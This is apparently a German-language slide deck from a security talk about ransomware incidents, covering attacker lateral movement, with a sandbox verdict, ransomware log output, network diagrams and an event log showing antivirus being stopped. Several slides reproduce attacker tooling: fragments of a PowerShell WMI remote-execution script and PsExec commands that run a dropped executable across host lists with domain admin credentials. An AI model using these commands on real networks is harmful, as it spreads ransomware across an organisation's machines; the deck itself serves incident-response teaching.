
**UNKNOWN**

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

#### Signatures

- Multi AV Scanner detection for s...
- Creates files in the recycle bin to ...
- Creates files inside the volume dr...
- Deletes shadow drive data (may ...
- Deletes the backup plan of Wind...
- May disable shadow drive data (...
- Abnormal high CPU Usage
- Creates COM task schedule obje...
- Creates a process in suspended ...
- Creates files inside the system di...
- Deletes files inside the Windows ...
- Enables security privileges
- May sleep (evasive loops) to hind...

#### Classification






```
-----  
[redacted] (0)  
started net scan (1)  
finished net scan  
started exploring on c (2)  
[redacted] has admin access (3)  
[redacted] has admin access  
[...]  
started exploring on [redacted] (4)  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
[...]  
finished end-ing larges on [redacted] (5)  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
finished end-ing normalls on [redacted]  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
[...]  
Started Renaming (6)  
Started Noteing (7)  
  
other minor things  
reachedEnd (8)  
  doing final jobs  
waiting for network threads
```

# 18 Lateral Movement 101 / 1

Wenn du auf einem DC bist, startest du keinen Netzwerkscan, sondern ...



The screenshot displays two windows from a Windows Server environment. The 'DNS Manager' window shows a DHCP server named 'gaia.andmore.com' with several IPv4 scopes and an 'Address Leases' folder selected. The 'Active Directory Users and Computers' window shows a tree view of the domain 'sbsfaqdemo.local' with a table of computer objects.


Name	Type
WIN2008-SVR	Computer
WIN2008R2-SVR	Computer
WIN7PRO	Computer
WIN7PRO-REMOTE	Computer

# 19 Lateral Movement 101 / 1

Aber wenn du unbedingt willst, mach es richtig!



DC1  
192.168.1.1/16



App Server  
192.168.2.54/16



GF  
192.168.6.43/16



File Server  
192.168.1.23/16



Betriebsleiter  
192.168.5.54/16



Buchhaltung  
192.168.1.54/16



IT Admin  
192.168.1.56/16

**Firmennetzwerk:** 192.168.1.1 – 192.168.255.255



admin  
3.1.54/16

File Server  
192.168.1.23/16

**Firmennetzwerk:** 192.168.1.1 – 192.168.255.255


**Portscanner der Ransomware:** 192.168.1.1– 192.168.1.255

Firmennetzwerk: 192.168.1.1 – 192.168.255.255

```
-----  
[redacted] (0)  
started net scan (1)  
finished net scan  
started exploring on c (2)  
[redacted] has admin access (3)  
[redacted] has admin access  
[...]  
started exploring on [redacted] (4)  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
[...]  
finished end-ing larges on [redacted] (5)  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
finished end-ing normalls on [redacted]  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
[...]  
Started Renaming (6)  
Started Noteing (7)  
  
other minor things  
reachedEnd (8)  
  doing final jobs  
waiting for network threads
```

# Lateral Movement 101 / 2

Ich wusste nicht, dass es "falsches" Lateral Movement gibt...



```
$targets = $args  
foreach ($target
```

```
$PSScriptRo  
$exe_Path_S  
$root_UNC =  
$dir_Dest =  
$exe_Path_De  
$cmd = $args
```

```
$Path_Dest_U
```

```
$exec_Result
```

```
$WmiMethodA  
$WmiMethodA  
$WmiMethodA  
$WmiMethodA  
$WmiMethodA
```

```
$WmiMethodArgs['ComputerName'] = $target  
$WmiMethodArgs['EnableAllPrivileges'] = $true  
$WmiMethodArgs['ArgumentList'] = $args[8]
```

```
start PsExec.exe -d @C:\share$\comps1.txt -u  
Domain\Admin -p SecretPwd cmd /c  
c:\windows\temp\t3-270.exe
```

```
start PsExec.exe -d @C:\share$\comps2.txt -u  
Domain\Admin -p SecretPwd cmd /c  
c:\windows\temp\t3-270.exe
```

```
start PsExec.exe -d @C:\share$\comps3.txt -u  
Domain\Admin -p SecretPwd cmd /c  
c:\windows\temp\t3-270.exe
```

23

# Lateral Movement 101 / 2

Ich wusste nicht



imgflip.com

```
$WmiMethodArgs[ 'ComputerName' ] = $target  
$WmiMethodArgs[ 'EnableAllPrivileges' ] = $true  
$WmiMethodArgs[ 'ArgumentList' ] = $args[8]
```

os1.txt -u

os2.txt -u

os3.txt -u

```
-----  
[redacted] ① ②  
started net scan ①  
finished net scan  
st [7034 / 0x1b7a] Source Name: Service Control Manager Message string: The Bitdefender Endpoint Security Service service terminated  
unexpectedly. It has done this 1 time(s). Strings: ['Bitdefender Endpoint Security Service' '1'] Computer Name: PC-082. [redacted] Record  
Number: 354702 Event Level: 2  
[...]  
started exploring on [redacted] ④  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
started exploring on [redacted]  
[...]  
finished end-ing larges on [redacted] ⑤  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
finished end-ing normalls on [redacted]  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
[...]  
Started Renaming ⑥  
Started Noteing ⑦  
other minor things  
readchedEnd ⑧  
doing final jobs  
waiting for network threads
```

```
23 start lkdfis  
24 finished end-ing smalls on disk -1(f)  
25 finished lkds  
26 Started Renaming  
27 Started Noteing  
28 other minor things  
29 readchedEnd  
30 doing final jobs  
31 waiting for network threads  
32 renaming network files  
33 noting on network  
34 the end :L  
35
```







## **Florian Bogner**

Information Security Experte

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🌐 <https://www.bee-security.at>